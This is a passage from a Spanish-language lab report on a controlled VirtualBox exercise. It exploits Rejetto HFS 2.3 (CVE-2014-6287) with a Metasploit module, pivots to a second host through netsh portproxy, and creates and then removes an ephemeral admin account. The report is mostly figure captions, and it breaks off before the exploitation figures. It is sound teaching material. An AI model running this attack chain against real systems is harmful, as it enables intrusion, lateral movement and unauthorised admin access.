- Validación con herramientas de Windows y PoC de creación de cuenta admin efímera en Host-B (formato “primerNombre+primerApellido”), y posterior eliminación/limpieza (reglas portproxy y cuenta).
- Evidencias: Figuras 25–28.

f. Limpieza y remediación (PoC controlada)

- Eliminación de cuenta efímera y de reglas netsh portproxy usadas para el pivot.
- Evidencias: Figuras 28–30.

Datos e información para identificar fallo

Se relaciona la lista y descripción de los datos e información del anexo 4 – escenario 3, los cuales fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la Máquina - 1 Windows.

- Aplicación vulnerable en Host-A (Windows) posiblemente explotada para obtener shell y escalar privilegios.
- Evidencia de creación no autorizada de un usuario admin.
- Movimientos laterales desde Host-A hacia Host-B, servidor de archivos o base de datos, con extracción de información sensible.
- Requerimiento explícito de reproducir pivoting Host-A → Host-B y como PoC crear cuenta administrativa efímera en Host-B.

Estos elementos direccionan la hipótesis hacia servicios expuestos en Host-A (p. ej., HTTP/80 HFS) con historial de vulnerabilidades de ejecución remota (RCE)

Herramientas utilizadas para identificar fallos de seguridad

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “Máquina - 1 Windows”?

- Herramienta: combinación de Nmap (detección de servicios y versión) y escáner web (NSE/nikto) para confirmar Rejetto HFS 2.3 y su exposición.

¿Qué puerto abre la aplicación específica en el anexo?

- Puerto de la aplicación: HTTP 80/TCP en Host-A (192.168.0.22), donde corre HFS. (En la Figura se muestra HFS en 80; Nmap/HTTP-title confirman servicio).

Explicación como afecta el ataque a las máquinas

Explicación cómo afecta el ataque a las máquinas (Windows) encontradas en la red.

Cadena de ataque.

- Exposición de HFS (Host-A) en 80/TCP permite RCE (CVE-2014-6287).
- El atacante (Parrot/Kali 192.168.0.12) lanza exploit/windows/http/rejetto_hfs_exec => consigue shell/meterpreter en Host-A (192.168.0.22).
- Desde esa posición, identifica segunda interfaz NAT 10.10.10.3/24 que ve a Host-B (10.10.10.4).
- Realiza pivoting (ej. netsh interface portproxy) en Host-A para encaminar tráfico desde Parrot/Kali hacia Host-B.
- Ejecuta acciones de movimiento lateral/administrativas sobre Host-B (PoC): crear y luego eliminar cuenta admin efímera (controlado).
- Riesgo: robo de datos en Host-B, persistencia, escalamiento y fuga de información, tal como describe el anexo.

Efectos.

- Host-A: compromiso inicial vía servicio web vulnerable; ejecución de comandos; posible escalamiento.

- Host-B: impacto por pivoting => movimiento lateral y acciones administrativas (creación de cuenta efímera), que en escenarios reales podrían traducirse en exfiltración o modificación de información sensible

Documentación pasos ejecutados y evidencias

Se procede a documentar cada uno de los pasos que se ejecutó y las evidencias correspondientes para la validación de la vulnerabilidad en la máquina Windows, así mismo, la descripción del pivoting realizado hacia la segunda máquina.

a) Preparación de laboratorio (VirtualBox)

- Parrot/Kali (bridge 192.168.0.12/24).
- Host-A (bridge 192.168.0.22/24 + NAT 10.10.10.3/24).
- Host-B (NAT 10.10.10.4/24).

Esta topología facilita que Parrot alcance a Host-A por bridge, pero no vea directamente a Host-B (solo accesible desde la red NAT a través de Host-A).

b) Servicio vulnerable en Host-A

- Instalación/ejecución controlada de Rejetto HFS en 80/TCP.

c) Reconocimiento / Enumeración

- Nmap hacia 192.168.0.22: detección de HTTP/80, títulos y cabeceras que revelan HFS 2.3.

d) Detección de vulnerabilidades

- Identificación de HFS y advertencias de seguridad (cookies, headers) y plugins que señalan RCE conocida en HFS 2.3.

e) Explotación

- Metasploit: cargar módulo rejetto_hfs_exec, setear RHOSTS, RPORT, LHOST, LPORT, exploit.

- Intento de meterpreter; ante limitaciones de stdapi, uso de shell nativo.

f) Postexplotación en Host-A

- hostname / ipconfig: confirman doble conectividad (192.168.0.22 y 10.10.10.3).
- whoami /all: inspección de grupos y privilegios vigentes.

g) Pivoting hacia Host-B y PoC administrativa

- netsh interface portproxy add v4tov4 ... en Host-A para exponer un puerto de Host-B hacia el segmento 192.168.0.0/24.
- Acción PoC en Host-B (vía túnel/pivot): crear cuenta admin efímera con formato primerNombre+primerApellido; validar; eliminar y limpiar reglas de portproxy.

h) Limpieza y remediación (PoC controlada)

- Verificación final de eliminación de cuenta.


Preparación de laboratorio (VirtualBox)

Se llevó a cabo la creación de un banco de trabajo en el entorno VIRTUAL BOX, así:

- Kali (Parrot): Adaptador Puente: 192.168.0.12/24
- Host-A: Adaptador Puente: 192.168.0.22/24 y NAT Network: 10.10.10.3/24
- Host-B: Adaptador NAT Network: 10.10.10.4/24

Figura 19.

Verificación IP Parrot Kali Linux




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra la IP 192.168.0.12 asignada al equipo atacante Parrot OS mediante adaptador puente, confirmando su presencia en el mismo segmento de red que Host-A, lo cual permite iniciar el reconocimiento activo.

Figura 20.

Verificación de conectividad con Host-A y Host-B




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen evidencia el uso de comandos ping desde Parrot OS hacia Host-A (192.168.0.22) y Host-B (10.10.10.4), confirmando conectividad con Host-A y ausencia de acceso directo a Host-B, lo que justifica el uso posterior de pivoting.

Figura 21.

Configuración de red en Host-A




Fuente. Elaboración propia Nelson Reyes

Nota: se observa el resultado de ipconfig en Host-A, mostrando dos interfaces activas: una en el segmento puente (192.168.0.22) y otra en red NAT (10.10.10.3), lo que lo convierte en un nodo viable para redirección de tráfico interno.

Figura 22.

Configuración de red en Host-B




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen muestra la IP 10.10.10.4 asignada a Host-B en red NAT, confirmando que no es accesible directamente desde Parrot OS, lo que refuerza la necesidad de realizar pivoting desde Host-A.

Figura 23.

Instalación segura de Rejetto HFS en Host-A




Fuente. Elaboración propia Nelson Reyes

Nota: Se presenta la interfaz de Rejetto HFS 2.3 ejecutándose en Host-A sobre el puerto HTTP 80, con registros de peticiones GET, lo que indica que el servicio está activo y expuesto, siendo un posible vector de ataque.

Reconocimiento y Enumeración

Figura 24.

Comandos para reconocimiento




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el uso de herramientas como nmap y arp-scan para identificar hosts activos y servicios disponibles, iniciando el proceso de enumeración en la red.

Figura 25.

Descubrimientos de los hosts




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen refleja los resultados del escaneo, donde se detecta Host-A como objetivo viable por su exposición en el segmento de red alcanzable.

Figura 26.

Verificación de puertos abiertos




Fuente. Elaboración propia Nelson Reyes

Nota: se evidencia que el puerto 80/TCP está abierto en Host-A, lo que confirma la presencia de un servicio web potencialmente vulnerable.

Figura 27.

Detección de HFS y rutas típicas




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el uso de scripts NSE para identificar el servicio HFS 2.3 en Host-A, incluyendo cabeceras HTTP y rutas comunes, lo que permite perfilar el objetivo.

Detección de vulnerabilidades

Figura 28.

Comando whatweb




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen presenta el fingerprinting del servicio web en Host-A mediante WhatWeb, confirmando la tecnología HFS y posibles vectores de ataque.

Figura 29.

Resultados whatweb




Fuente. Elaboración propia Nelson Reyes

Nota: se detallan las tecnologías detectadas y cabeceras inseguras, lo que refuerza la hipótesis de vulnerabilidad en el servicio HF.

Figura 30.

Comando nikto




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el escaneo de seguridad con Nikto, donde se identifica la vulnerabilidad CVE-2014-6287 en HFS 2.3, junto con otras debilidades en cookies y headers.

Explotación

Figura 31.

Carga de exploit en Metasploit

